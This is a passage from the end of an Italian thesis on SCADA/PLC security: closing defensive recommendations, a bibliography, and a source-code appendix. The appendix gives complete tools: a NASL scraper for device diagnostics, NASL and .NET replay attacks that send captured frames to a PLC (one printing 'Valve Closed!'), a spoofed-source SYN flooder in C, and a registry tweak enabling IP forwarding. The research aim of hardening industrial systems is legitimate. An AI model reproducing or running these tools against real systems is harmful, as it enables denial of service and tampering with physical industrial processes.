Il secondo intervento è centrato sullo sviluppo e l'adozione di strumenti di prevenzione, specifici per i protocolli utilizzati nelle comunicazioni all'interno dell'infrastruttura. Gli IDS dovrebbero poter riconoscere ed interpretare i protocolli SCADA, per poter rilevare ed interrompere un possibile attacco, come ad esempio quello implementato dal nostro malware, ed essere in grado di avvertire in un tempo ragionevole l'operatore.

Infine, le comunicazioni tra i PLC e le stazioni di configurazione e controllo dovrebbero essere sempre autenticate. Inoltre, dovrebbe essere garantita anche la confidenzialità rendendo cifrato il canale ed andrebbe incluso un meccanismo di *freshness*[1]. In questo modo è possibile evitare i replay attack come quello sviluppato ed analizzato nel capitolo 8.

[1]In crittografia, per freshness s'intende la certezza che i messaggi ripetuti in una comunicazione vengano rilevati e scartati dal destinatario.

Bibliografia

Capitolo 2

Stefano Bimbo, Enrico Colaiacovo, *Sistemi SCADA Supervisory control and data acquisition*

Capitolo 3

Alessandra Flammini, *Sistemi per l'automazione e PLC-1*

Paolo Ferrari, *PROFIBUS & PROFINET Competence Center*

Ing. Stefano Maggi, *Sistemi per l'automazione industriale*

Caruso Barbara, *I servizi del profibus DP*

Modbus-IDA, *MODBUS APPLICATION PROTOCOL SPECIFICATION V1.1b*

Voce di Wikipedia su CanBus: *http://en.wikipedia.org/wiki/Controller_Area_Network*

Capitolo 4

Enzo M. Tieghi, *Introduzione alla protezione di reti e sistemi di controllo e automazione (DCS, SCADA, PLC, ecc.)*

Eric Byres, Andrew Ginter, Joel Langill, *How Stuxnet Spreads – A Study of Infection Paths in Best Practice Systems*

PA Consulting Group and CPNI, *Good Practice Guide – Process Control and SCADA Security*

Capitolo 5

Russ Rogers, Mark Carey, Paul Criscuolo, Mike Petruzzi, *Nessus Network Auditing Second Edition*

Wiki ufficiale di Hping: *http://wiki.hping.org/*

Voce di wikipedia su Hping: *http://en.wikipedia.org/wiki/Hping*

Documentazione ufficiale di Nmap: *http://nmap.org/docs.html*

Voce di wikipedia su Nmap: *http://en.wikipedia.org/wiki/Nmap*

Documentazione ufficiale Wireshark: *http://www.wireshark.org/docs/*

Capitolo 6

Igor Nai Fovino, Marcelo Masera, Luca Guidi, Giorgio Carpi, *An Experimental Platform for Assessing SCADA Vulnerabilities and Countermeasures in Power Plants*

Capitolo 7

Russ Rogers, Mark Carey, Paul Criscuolo, Mike Petruzzi, *Nessus Network Auditing Second Edition*

A. Appendice

A.1. Codice Sorgente di plugin1 (raccolta informazioni diagnostica)

Scritto in linguaggio NASL

```
include("http_func.inc");
include("http_keepalive.inc");

if (description)
{
  script_id(90060);
  script_name(english:"Fetch␣Info␣From␣*****");
  script_description(english:"This␣script␣extracts␣some␣information␣from␣the␣open␣TCP␣80
      ␣port␣of␣the␣*****");
  script_summary(english:"Fetch␣Info␣From␣*****");
  script_category(ACT_GATHER_INFO);
  script_family(english:"TESI␣ENEL");
  script_copyright(english:"(C)␣2011␣Federico␣Tonelli␣Fabio␣Coro'␣Francesco␣Muzio");
  exit(0);
}

porta = get_http_port(default:80);
if (! get_port_state(porta))
{
  security_note(port:porta, data:"Porta␣chiusa", proto:"tcp");
  exit(0);
}

req = http_get(item:string("/diag.htm"), port:porta);
r = http_keepalive_send_recv(data:req, port:porta);
if(isnull(r))
  security_note(port:porta, data:"Nessuna␣risposta", proto:"tcp");
else
{
found=0;
p0="Project␣Name:[␣]*&quot([A-Za-z0-9]+)&quot";
p1="Main␣IP-Addr:[␣]*([0-9]+[.][0-9]+[.][0-9]+[.][0-9]+)";
p2="2nd␣IP-Addr:[␣]*([0-9]+[.][0-9]+[.][0-9]+[.][0-9]+)";
p3="Red␣IP-Addr:[␣]*([0-9]+[.][0-9]+[.][0-9]+[.][0-9]+)";


if(egrep(pattern:p0, string:r))
{
found++;
info0=eregmatch(string: r, pattern:p0);
security_note(port:porta, data:"Trovato␣nome␣progetto:␣" + info0[1], proto:"tcp");
}
if(egrep(pattern:p1, string:r))
{
found++;
info1=eregmatch(string: r, pattern:p1);
security_note(port:porta, data:"Trovato␣indirizzo␣IP␣principale:␣" + info1[1], proto:"
    tcp");
```

```
}
if(egrep(pattern:p2, string:r))
{
found++;
info2=eregmatch(string: r, pattern:p2);
security_note(port:porta, data:"Trovato secondo indirizzo IP: " + info2[1], proto:"tcp")
    ;
}
if(egrep(pattern:p3, string:r))
{
found++;
info3=eregmatch(string: r, pattern:p3);
security_note(port:porta, data:"Trovato indirizzo IP di un altro *****: " + info3[1],
    proto:"tcp");
}
if (found)
security_note(port:porta, data:"trovate "+found+" informazioni utili",proto:"tcp");
else
security_note(port:porta, data:"nessuna informazione utile trovata",proto:"tcp");
}

exit(0);
```

A.2. Codice Sorgente di plugin2 (replay attack)

Scritto in linguaggio NASL

```
if (description)
{
  script_id(90061);
  script_name(english:"PLC Replay Attack");
  script_description(english:"This script tries a replay-attack to a PLC");
  script_summary(english:"PLC Replay Attack");
  script_category(ACT_MIXED_ATTACK);
  script_family(english:"TESI ENEL");
  script_copyright(english:"(C) 2011 Fabio Coro' Federico Tonelli Francesco Muzio");
  exit(0);
}

porta = 9991;
byte62 = 0x00;
byte63 = 0x00;

if (! get_port_state(porta))
{
  security_note(port:porta, data:"Porta chiusa", proto:"tcp");
  exit(0);
}

soc = open_sock_tcp(porta);
if (! soc)
{
  security_note(port:porta, data:"Impossibile aprire il socket", proto:"tcp");
  exit(0);
}

payload1 = raw_string(0x20, 0x00, 0x20, 0x00, 0x03, 0x00, 0x20, 0x00, 0x01, 0x04, 0x03,
    0x05, 0xff, 0xff, 0xff, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x30, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x2d, 0x00, 0x00, 0x00, 0x95, 0x04, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00, 0x05,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00);

if(! send(socket:soc, data:payload1))
{
```

```
  security_note(port:porta, data:"Impossibile inviare i dati", proto:"tcp");
  exit(0);
}

payload2 = raw_string(0x20, 0x00, 0x28, 0x00, 0x04, 0x56, 0x01, 0x00, 0x01, 0x04, 0x03,
    0x05, 0x00, 0x00, 0xff, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x03, 0xab, 0x03, 0xff, 0xff, 0x28,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x0b,
    0x00, 0x00, 0x00, 0x55, 0x02, 0x38, 0x00, 0x00, 0x00, byte62, byte63, 0x00, 0x00, 0
    x00, 0x00, 0x00, 0x00, 0x00, 0x00);


if(! send(socket:soc, data:payload2))
{
  security_note(port:porta, data:"Impossibile inviare i dati", proto:"tcp");
  exit(0);
}

security_note(port:porta, data:"Dati inviati", proto:"tcp");
exit(0);
```

A.3. Codice Sorgente di forwarding

Scritto in linguaggio C

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

int registro();

int main(int argc, char *argv[])
{
  int res = registro();
  if(res)    printf("error\n");
  else printf("done\n");
  system("PAUSE");
  return 0;
}

int registro()  {
    TCHAR RegValueK[] = "IPEnableRouter";            //nome della chiave

    DWORD val = 0x01;                                //valore 1 = routing abilitato

    HKEY chiave;

    if(RegCreateKey(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Services\\Tcpip\\
        Parameters",&chiave))
        return -1;

    if(RegSetValueEx(chiave, RegValueK, 0, REG_DWORD, (const BYTE*)&val, sizeof(val)))
        return -1;

    RegCloseKey(chiave);

    return 0;
}
```

A.4. Codice Sorgente di Syn-Flood

Scritto in linguaggio C

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>

#include <unistd.h>
#include <netdb.h>


#ifdef WINDOWS
#include <winsock2.h>
#include <ws2tcpip.h>
#endif


typedef struct ip_hdr
{
  unsigned char ip_header_len:4;
  unsigned char ip_version:4;
  unsigned char ip_tos;
  unsigned short ip_total_length;
  unsigned short ip_id;
  unsigned char ip_frag_offset:5;
  unsigned char ip_more_fragment:1;
  unsigned char ip_dont_fragment:1;
  unsigned char ip_reserved_zero:1;
  unsigned char ip_frag_offset1;
  unsigned char ip_ttl;
  unsigned char ip_protocol;
  unsigned short ip_checksum;
  unsigned int ip_srcaddr;
  unsigned int ip_destaddr;

} IPV4_HDR;


typedef struct tcp_header
{

  unsigned short source_port;
  unsigned short dest_port;
  unsigned int sequence;
  unsigned int acknowledge;
  unsigned char ns:1;
  unsigned char reserved_part1:3;
  unsigned char data_offset:4;
  unsigned char fin:1;
  unsigned char syn:1;
  unsigned char rst:1;
  unsigned char psh:1;
  unsigned char ack:1;
  unsigned char urg:1;
  unsigned char ecn:1;
  unsigned char cwr:1;
  unsigned short window;
  unsigned short checksum;
  unsigned short urgent_pointer;

} TCP_HDR;


struct pseudo_header
```

```
{
  unsigned int source_address;
  unsigned int dest_address;
  unsigned char placeholder;
  unsigned char protocol;
  unsigned short tcp_length;

  struct tcp_header tcp;
};


unsigned short checksum(unsigned short *ptr,int nbytes){

  long sum;
  unsigned short oddbyte;
  short answer;

  sum=0;
  while(nbytes>1) {
    sum+=*ptr++;
    nbytes-=2;
    }

  if(nbytes==1) {
  oddbyte=0;
  *((u_char*)&oddbyte)=*(u_char*)ptr;
  sum+=oddbyte;
  }

  sum = (sum>>16)+(sum & 0xffff);
  sum = sum + (sum>>16);
  answer=(short)~sum;

  return(answer);
}



int main(int argc,char *argv[]){


  char buffer[4096], source_ip[32], target_ip[32];
  int port;
  struct sockaddr_in sin;
  struct pseudo_header pshdr;

  IPV4_HDR * iphdr = (struct ip_hdr *) buffer;
  TCP_HDR * tcphdr = (struct tcp_header *) (buffer + sizeof (struct ip_hdr));


  if (argc<4)
    printf("uso: %s ip_destinatario porta ip_sorgente",argv[0]);
  else
  {
    strcpy(source_ip , argv[3]);
    strcpy(target_ip , argv[1]);
    port=atoi(argv[2]);
  }



  #ifdef WINDOWS
  WSADATA wsa;

  if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    return 1;
  #endif
```

```
int flooder = socket (AF_INET, SOCK_RAW, IPPROTO_TCP);

sin.sin_family = AF_INET;
sin.sin_port = htons(port);
sin.sin_addr.s_addr = inet_addr (target_ip);

memset (buffer, 0, 4096);

iphdr->ip_header_len = 5;
iphdr->ip_version = 4;
iphdr->ip_tos = 0;
iphdr->ip_total_length = sizeof (struct ip_hdr) + sizeof (struct tcp_header);
iphdr->ip_id = htonl (54321);

iphdr->ip_ttl = 255;
iphdr->ip_protocol = IPPROTO_TCP;
iphdr->ip_checksum = 0;
iphdr->ip_srcaddr = inet_addr ( source_ip );
iphdr->ip_destaddr = sin.sin_addr.s_addr;

iphdr->ip_checksum = checksum ((unsigned short *) buffer, iphdr->ip_total_length >> 1)
    ;

tcphdr->source_port = htons (1234);
tcphdr->dest_port = htons (port);
tcphdr->sequence = 0;
tcphdr->acknowledge = 0;
tcphdr->data_offset = 5;
tcphdr->fin=0;
tcphdr->syn=1;
tcphdr->rst=0;
tcphdr->psh=0;
tcphdr->ack=0;
tcphdr->urg=0;
tcphdr->window = htons (5840);
tcphdr->checksum = 0;
tcphdr->urgent_pointer = 0;

pshdr.source_address = inet_addr(source_ip);
pshdr.dest_address = sin.sin_addr.s_addr;
pshdr.placeholder = 0;
pshdr.protocol = IPPROTO_TCP;
pshdr.tcp_length = htons(20);

memcpy(&pshdr.tcp , tcphdr , sizeof (struct tcp_header));

tcphdr->checksum = checksum( (unsigned short*) &pshdr , sizeof (struct pseudo_header))
    ;

int one = 1;
const int *val = &one;


if (setsockopt (flooder, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
{
  printf ("Errore impostando IP_HDRINCL\n");
  exit(0);
}


while (1){

  if (sendto(flooder,buffer,iphdr->ip_total_length,0,(struct sockaddr *) &sin, sizeof
      (sin)) < 0){
  #ifdef WINDOWS
  printf("error num: %i\n", WSAGetLastError());
  #endif
  return 1;
```

```
    }

  }


  #ifdef WINDOWS
  closesocket(flooder);
  WSACleanup();
  #else
  close(flooder);
  #endif


  return 0;
}
```

A.5. Codice Sorgente di Reply-Attack

Scritto in linguaggio .Net

```
using System;
using System.Collections.Generic;
using System.Net.Sockets;

namespace ReplyAttack
{
    class Program
    {
        static void Main(string[] args)
        {
            string ip;
            int port;
            List<byte[]> frame = new List<byte[]>();

            //Inizializzazione
            frame.Add(new byte[] { 0x20, 0x00, 0x20, 0x00, 0x03, 0x00, 0x20, 0x00, 0x01,
                0x04, 0x03, 0x05, 0xff, 0xff, 0xff, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x30,
                0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x2d, 0x00, 0x00, 0x00, 0x95,
                0x04, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 });
            //Comando
            frame.Add(new byte[] { 0x20, 0x00, 0x28, 0x00, 0x04, 0x56, 0x01, 0x00, 0x01,
                0x04, 0x03, 0x05, 0x00, 0x00, 0xff, 0xff, 0x00, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10,
                0x03, 0xab, 0x03, 0xff, 0xff, 0x28, 0x00, 0x00, 0x00, 0x00, 0x00, 0x08,
                0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x0b, 0x00, 0x00, 0x00, 0x55,
                0x02, 0x38, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                0x00, 0x00, 0x00 });


            if (args.Length > 1)
            {
                ip = args[0];
                port = Convert.ToInt32(args[1]);
            }
            else
            {
                ip = "172.16.10.1";
                port = 9991;
            }

            TcpClient clientTcp = new TcpClient();
```

```
            try
            {
                Console.WriteLine("Connecting...");
                clientTcp.Connect(ip, port);

                NetworkStream nt = clientTcp.GetStream();

                Console.WriteLine("Sending Attack");
                for (int i = 0; i < frame.Count; i++)
                {
                    nt.Write(frame[i], 0, frame[i].Length);
                    byte[] readed = new byte[4096];
                    nt.Read(readed, 0, readed.Length);
                    Console.WriteLine("Read " + readed.Length + " bytes");
                }

                Console.WriteLine("Valve Closed!");
            }
            catch (Exception e)
            {
                Console.WriteLine("Error: " + e.Message);
            }
            finally
            {
                Console.ReadLine();
            }
            return;
        }
    }
}
```

A.6. Codice Sorgente di HexToBit

Scritto in linguaggio .Net

A.6.1. Codice Sorgente del MainProgram

```
using System;
using System.Windows.Forms;

namespace HexToBit
{
    static class Program
    {
        /// <summary>
        /// The main entry point for the application.
        /// </summary>
        [STAThread]
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Form1());
        }
    }
}
```

A.6.2. Codice Sorgente del design della Form Principale

```
namespace HexToBit
```

```
{
    partial class Form1
    {
        /// <summary>
        /// Required designer variable.
        /// </summary>
        private System.ComponentModel.IContainer components = null;

        /// <summary>
        /// Clean up any resources being used.
        /// </summary>
        /// <param name="disposing">true if managed resources should be disposed;
            otherwise, false.</param>
        protected override void Dispose(bool disposing)
        {
            if (disposing && (components != null))
            {
                components.Dispose();
            }
            base.Dispose(disposing);
        }

        #region Windows Form Designer generated code

        /// <summary>
        /// Required method for Designer support - do not modify
        /// the contents of this method with the code editor.
        /// </summary>
        private void InitializeComponent()
        {
            System.ComponentModel.ComponentResourceManager resources = new System.
                ComponentModel.ComponentResourceManager(typeof(Form1));
            this.BitBox = new System.Windows.Forms.RichTextBox();
            this.HexBox = new System.Windows.Forms.RichTextBox();
            this.open_hex_file_btn = new System.Windows.Forms.Button();
            this.next_packet_btn = new System.Windows.Forms.Button();
            this.prev_packet_btn = new System.Windows.Forms.Button();
            this.label7 = new System.Windows.Forms.Label();
            this.shift_right_btn = new System.Windows.Forms.Button();
            this.shift_left_btn = new System.Windows.Forms.Button();
            this.bit_to_hex_btn = new System.Windows.Forms.Button();
            this.pck_dir = new System.Windows.Forms.Label();
            this.label2 = new System.Windows.Forms.Label();
            this.label3 = new System.Windows.Forms.Label();
            this.pck_num_lbl = new System.Windows.Forms.Label();
            this.label1 = new System.Windows.Forms.Label();
            this.pck_len_lbl = new System.Windows.Forms.Label();
            this.hex_to_bin_btn = new System.Windows.Forms.Button();
            this.num_pck_upDown = new System.Windows.Forms.NumericUpDown();
            this.go_to_pck_btn = new System.Windows.Forms.Button();
            this.allShow = new System.Windows.Forms.RadioButton();
            this.onlyAB = new System.Windows.Forms.RadioButton();
            this.onlyBA = new System.Windows.Forms.RadioButton();
            this.groupBox1 = new System.Windows.Forms.GroupBox();
            this.groupBox2 = new System.Windows.Forms.GroupBox();
            this.groupBox3 = new System.Windows.Forms.GroupBox();
            this.ASCIIBox = new System.Windows.Forms.RichTextBox();
            this.groupBox4 = new System.Windows.Forms.GroupBox();
            this.DecBox = new System.Windows.Forms.RichTextBox();
            this.groupBox5 = new System.Windows.Forms.GroupBox();
            this.groupBox6 = new System.Windows.Forms.GroupBox();
            this.groupBox7 = new System.Windows.Forms.GroupBox();
            this.groupBox8 = new System.Windows.Forms.GroupBox();
            this.groupBox9 = new System.Windows.Forms.GroupBox();
            this.label4 = new System.Windows.Forms.Label();
            this.tot_pck_lbl = new System.Windows.Forms.Label();
            this.groupBox10 = new System.Windows.Forms.GroupBox();
            this.color_btn = new System.Windows.Forms.Button();
```

```
this.label5 = new System.Windows.Forms.Label();
this.color_txt = new System.Windows.Forms.TextBox();
this.groupBox11 = new System.Windows.Forms.GroupBox();
this.packetDiff_lbl = new System.Windows.Forms.Label();
this.checkBox1 = new System.Windows.Forms.CheckBox();
((System.ComponentModel.ISupportInitialize)(this.num_pck_upDown)).BeginInit
    ();
this.groupBox1.SuspendLayout();
this.groupBox2.SuspendLayout();
this.groupBox3.SuspendLayout();
this.groupBox4.SuspendLayout();
this.groupBox5.SuspendLayout();
this.groupBox6.SuspendLayout();
this.groupBox7.SuspendLayout();
this.groupBox8.SuspendLayout();
this.groupBox9.SuspendLayout();
this.groupBox10.SuspendLayout();
this.groupBox11.SuspendLayout();
this.SuspendLayout();
//
// BitBox
//
this.BitBox.DetectUrls = false;
this.BitBox.Font = new System.Drawing.Font("Courier New", 9F, System.Drawing
    .FontStyle.Bold, System.Drawing.GraphicsUnit.Point, ((byte)(0)));
this.BitBox.Location = new System.Drawing.Point(6, 16);
this.BitBox.Name = "BitBox";
this.BitBox.Size = new System.Drawing.Size(632, 173);
this.BitBox.TabIndex = 0;
this.BitBox.Text = "";
//
// HexBox
//
this.HexBox.Font = new System.Drawing.Font("Courier New", 9F, System.Drawing
    .FontStyle.Bold, System.Drawing.GraphicsUnit.Point, ((byte)(0)));
this.HexBox.Location = new System.Drawing.Point(9, 19);
this.HexBox.Name = "HexBox";
this.HexBox.Size = new System.Drawing.Size(629, 196);
this.HexBox.TabIndex = 1;
this.HexBox.Text = "";
//
// open_hex_file_btn
//
this.open_hex_file_btn.Location = new System.Drawing.Point(6, 26);
this.open_hex_file_btn.Name = "open_hex_file_btn";
this.open_hex_file_btn.Size = new System.Drawing.Size(75, 37);
this.open_hex_file_btn.TabIndex = 0;
this.open_hex_file_btn.Text = "Open Hex File";
this.open_hex_file_btn.UseVisualStyleBackColor = true;
this.open_hex_file_btn.Click += new System.EventHandler(this.
    open_hex_file_Click);
//
// next_packet_btn
//
this.next_packet_btn.Location = new System.Drawing.Point(87, 19);
this.next_packet_btn.Name = "next_packet_btn";
this.next_packet_btn.Size = new System.Drawing.Size(75, 23);
this.next_packet_btn.TabIndex = 3;
this.next_packet_btn.Text = "Next Packet";
this.next_packet_btn.UseVisualStyleBackColor = true;
this.next_packet_btn.Click += new System.EventHandler(this.
    next_packet_btn_Click);
//
// prev_packet_btn
//
this.prev_packet_btn.Location = new System.Drawing.Point(87, 49);
this.prev_packet_btn.Name = "prev_packet_btn";
this.prev_packet_btn.Size = new System.Drawing.Size(75, 23);
```

```
this.prev_packet_btn.TabIndex = 4;
this.prev_packet_btn.Text = "Prev Packet";
this.prev_packet_btn.UseVisualStyleBackColor = true;
this.prev_packet_btn.Click += new System.EventHandler(this.
    prev_packet_btn_Click);
//
// label7
//
this.label7.AutoSize = true;
this.label7.Font = new System.Drawing.Font("Times New Roman", 8.25F, ((
    System.Drawing.FontStyle)((System.Drawing.FontStyle.Italic | System.
    Drawing.FontStyle.Underline))), System.Drawing.GraphicsUnit.Point, ((
    byte)(0)));
this.label7.Location = new System.Drawing.Point(879, 518);
this.label7.Name = "label7";
this.label7.Size = new System.Drawing.Size(112, 14);
this.label7.TabIndex = 14;
this.label7.Text = "Scripted by Ser Caesar";
//
// shift_right_btn
//
this.shift_right_btn.Location = new System.Drawing.Point(7, 19);
this.shift_right_btn.Name = "shift_right_btn";
this.shift_right_btn.Size = new System.Drawing.Size(86, 23);
this.shift_right_btn.TabIndex = 15;
this.shift_right_btn.Text = "Shift Bit Right";
this.shift_right_btn.UseVisualStyleBackColor = true;
this.shift_right_btn.Click += new System.EventHandler(this.
    shift_right_btn_Click);
//
// shift_left_btn
//
this.shift_left_btn.Location = new System.Drawing.Point(6, 49);
this.shift_left_btn.Name = "shift_left_btn";
this.shift_left_btn.Size = new System.Drawing.Size(86, 23);
this.shift_left_btn.TabIndex = 16;
this.shift_left_btn.Text = "Shift Bit Left";
this.shift_left_btn.UseVisualStyleBackColor = true;
this.shift_left_btn.Click += new System.EventHandler(this.
    shift_left_btn_Click);
//
// bit_to_hex_btn
//
this.bit_to_hex_btn.Location = new System.Drawing.Point(6, 49);
this.bit_to_hex_btn.Name = "bit_to_hex_btn";
this.bit_to_hex_btn.Size = new System.Drawing.Size(75, 23);
this.bit_to_hex_btn.TabIndex = 17;
this.bit_to_hex_btn.Text = "Bin -> Hex";
this.bit_to_hex_btn.UseVisualStyleBackColor = true;
this.bit_to_hex_btn.Click += new System.EventHandler(this.
    bit_to_hex_btn_Click);
//
// pck_dir
//
this.pck_dir.AutoSize = true;
this.pck_dir.Location = new System.Drawing.Point(247, 9);
this.pck_dir.Name = "pck_dir";
this.pck_dir.Size = new System.Drawing.Size(39, 13);
this.pck_dir.TabIndex = 18;
this.pck_dir.Text = "A -> B";
//
// label2
//
this.label2.AutoSize = true;
this.label2.Font = new System.Drawing.Font("Microsoft Sans Serif", 8.25F, ((
    System.Drawing.FontStyle)((System.Drawing.FontStyle.Bold | System.
    Drawing.FontStyle.Underline))), System.Drawing.GraphicsUnit.Point, ((
    byte)(0)));
```

```
this.label2.Location = new System.Drawing.Point(135, 9);
this.label2.Name = "label2";
this.label2.Size = new System.Drawing.Size(106, 13);
this.label2.TabIndex = 19;
this.label2.Text = "Packet Direction:";
//
// label3
//
this.label3.AutoSize = true;
this.label3.Font = new System.Drawing.Font("Microsoft Sans Serif", 8.25F, ((
    System.Drawing.FontStyle)((System.Drawing.FontStyle.Bold | System.
    Drawing.FontStyle.Underline))), System.Drawing.GraphicsUnit.Point, ((
    byte)(0)));
this.label3.Location = new System.Drawing.Point(309, 9);
this.label3.Name = "label3";
this.label3.Size = new System.Drawing.Size(98, 13);
this.label3.TabIndex = 21;
this.label3.Text = "Packet Number:";
//
// pck_num_lbl
//
this.pck_num_lbl.AutoSize = true;
this.pck_num_lbl.Location = new System.Drawing.Point(413, 9);
this.pck_num_lbl.Name = "pck_num_lbl";
this.pck_num_lbl.Size = new System.Drawing.Size(13, 13);
this.pck_num_lbl.TabIndex = 20;
this.pck_num_lbl.Text = "0";
//
// label1
//
this.label1.AutoSize = true;
this.label1.Font = new System.Drawing.Font("Microsoft Sans Serif", 8.25F, ((
    System.Drawing.FontStyle)((System.Drawing.FontStyle.Bold | System.
    Drawing.FontStyle.Underline))), System.Drawing.GraphicsUnit.Point, ((
    byte)(0)));
this.label1.Location = new System.Drawing.Point(447, 9);
this.label1.Name = "label1";
this.label1.Size = new System.Drawing.Size(94, 13);
this.label1.TabIndex = 23;
this.label1.Text = "Packet Lenght:";
//
// pck_len_lbl
//
this.pck_len_lbl.AutoSize = true;
this.pck_len_lbl.Location = new System.Drawing.Point(547, 9);
this.pck_len_lbl.Name = "pck_len_lbl";
this.pck_len_lbl.Size = new System.Drawing.Size(13, 13);
this.pck_len_lbl.TabIndex = 22;
this.pck_len_lbl.Text = "0";
//
// hex_to_bin_btn
//
this.hex_to_bin_btn.Location = new System.Drawing.Point(7, 19);
this.hex_to_bin_btn.Name = "hex_to_bin_btn";
this.hex_to_bin_btn.Size = new System.Drawing.Size(75, 23);
this.hex_to_bin_btn.TabIndex = 24;
this.hex_to_bin_btn.Text = "Hex -> Bin";
this.hex_to_bin_btn.UseVisualStyleBackColor = true;
this.hex_to_bin_btn.Click += new System.EventHandler(this.
    hex_to_bin_btn_Click);
//
// num_pck_upDown
//
this.num_pck_upDown.Location = new System.Drawing.Point(6, 16);
this.num_pck_upDown.Maximum = new decimal(new int[] {
9999,
0,
0,
```

```
0});
this.num_pck_upDown.Name = "num_pck_upDown";
this.num_pck_upDown.Size = new System.Drawing.Size(75, 20);
this.num_pck_upDown.TabIndex = 25;
this.num_pck_upDown.TextAlign = System.Windows.Forms.HorizontalAlignment.
    Right;
//
// go_to_pck_btn
//
this.go_to_pck_btn.Location = new System.Drawing.Point(6, 39);
this.go_to_pck_btn.Name = "go_to_pck_btn";
this.go_to_pck_btn.Size = new System.Drawing.Size(75, 35);
this.go_to_pck_btn.TabIndex = 26;
this.go_to_pck_btn.Text = "Go to Packet";
this.go_to_pck_btn.UseVisualStyleBackColor = true;
this.go_to_pck_btn.Click += new System.EventHandler(this.go_to_pck_btn_Click
    );
//
// allShow
//
this.allShow.AutoSize = true;
this.allShow.Location = new System.Drawing.Point(6, 19);
this.allShow.Name = "allShow";
this.allShow.Size = new System.Drawing.Size(78, 17);
this.allShow.TabIndex = 27;
this.allShow.TabStop = true;
this.allShow.Text = "All Packets";
this.allShow.UseVisualStyleBackColor = true;
//
// onlyAB
//
this.onlyAB.AutoSize = true;
this.onlyAB.Location = new System.Drawing.Point(6, 36);
this.onlyAB.Name = "onlyAB";
this.onlyAB.Size = new System.Drawing.Size(72, 17);
this.onlyAB.TabIndex = 28;
this.onlyAB.TabStop = true;
this.onlyAB.Text = "Only A->B";
this.onlyAB.UseVisualStyleBackColor = true;
//
// onlyBA
//
this.onlyBA.AutoSize = true;
this.onlyBA.Location = new System.Drawing.Point(6, 53);
this.onlyBA.Name = "onlyBA";
this.onlyBA.Size = new System.Drawing.Size(72, 17);
this.onlyBA.TabIndex = 29;
this.onlyBA.TabStop = true;
this.onlyBA.Text = "Only B->A";
this.onlyBA.UseVisualStyleBackColor = true;
//
// groupBox1
//
this.groupBox1.Controls.Add(this.HexBox);
this.groupBox1.Location = new System.Drawing.Point(3, 28);
this.groupBox1.Name = "groupBox1";
this.groupBox1.Size = new System.Drawing.Size(644, 222);
this.groupBox1.TabIndex = 30;
this.groupBox1.TabStop = false;
this.groupBox1.Text = "Hex View";
//
// groupBox2
//
this.groupBox2.Controls.Add(this.BitBox);
this.groupBox2.Location = new System.Drawing.Point(3, 250);
this.groupBox2.Name = "groupBox2";
this.groupBox2.Size = new System.Drawing.Size(644, 194);
this.groupBox2.TabIndex = 2;
```

```
this.groupBox2.TabStop = false;
this.groupBox2.Text = "Binary View";
//
// groupBox3
//
this.groupBox3.Controls.Add(this.ASCIIBox);
this.groupBox3.Location = new System.Drawing.Point(653, 28);
this.groupBox3.Name = "groupBox3";
this.groupBox3.Size = new System.Drawing.Size(328, 222);
this.groupBox3.TabIndex = 31;
this.groupBox3.TabStop = false;
this.groupBox3.Text = "ASCII View";
//
// ASCIIBox
//
this.ASCIIBox.Font = new System.Drawing.Font("Courier New", 9F, System.
    Drawing.FontStyle.Bold, System.Drawing.GraphicsUnit.Point, ((byte)(0)));
this.ASCIIBox.Location = new System.Drawing.Point(6, 19);
this.ASCIIBox.Name = "ASCIIBox";
this.ASCIIBox.ReadOnly = true;
this.ASCIIBox.Size = new System.Drawing.Size(316, 196);
this.ASCIIBox.TabIndex = 2;
this.ASCIIBox.Text = "";
//
// groupBox4
//
this.groupBox4.Controls.Add(this.DecBox);
this.groupBox4.Location = new System.Drawing.Point(653, 250);
this.groupBox4.Name = "groupBox4";
this.groupBox4.Size = new System.Drawing.Size(328, 194);
this.groupBox4.TabIndex = 32;
this.groupBox4.TabStop = false;
this.groupBox4.Text = "Decimal View";
//
// DecBox
//
this.DecBox.Font = new System.Drawing.Font("Courier New", 9F, System.Drawing
    .FontStyle.Bold, System.Drawing.GraphicsUnit.Point, ((byte)(0)));
this.DecBox.Location = new System.Drawing.Point(6, 16);
this.DecBox.Name = "DecBox";
this.DecBox.ReadOnly = true;
this.DecBox.Size = new System.Drawing.Size(316, 173);
this.DecBox.TabIndex = 3;
this.DecBox.Text = "";
//
// groupBox5
//
this.groupBox5.Controls.Add(this.shift_right_btn);
this.groupBox5.Controls.Add(this.shift_left_btn);
this.groupBox5.Location = new System.Drawing.Point(202, 446);
this.groupBox5.Name = "groupBox5";
this.groupBox5.Size = new System.Drawing.Size(99, 80);
this.groupBox5.TabIndex = 33;
this.groupBox5.TabStop = false;
this.groupBox5.Text = "Binary Shift";
//
// groupBox6
//
this.groupBox6.Controls.Add(this.allShow);
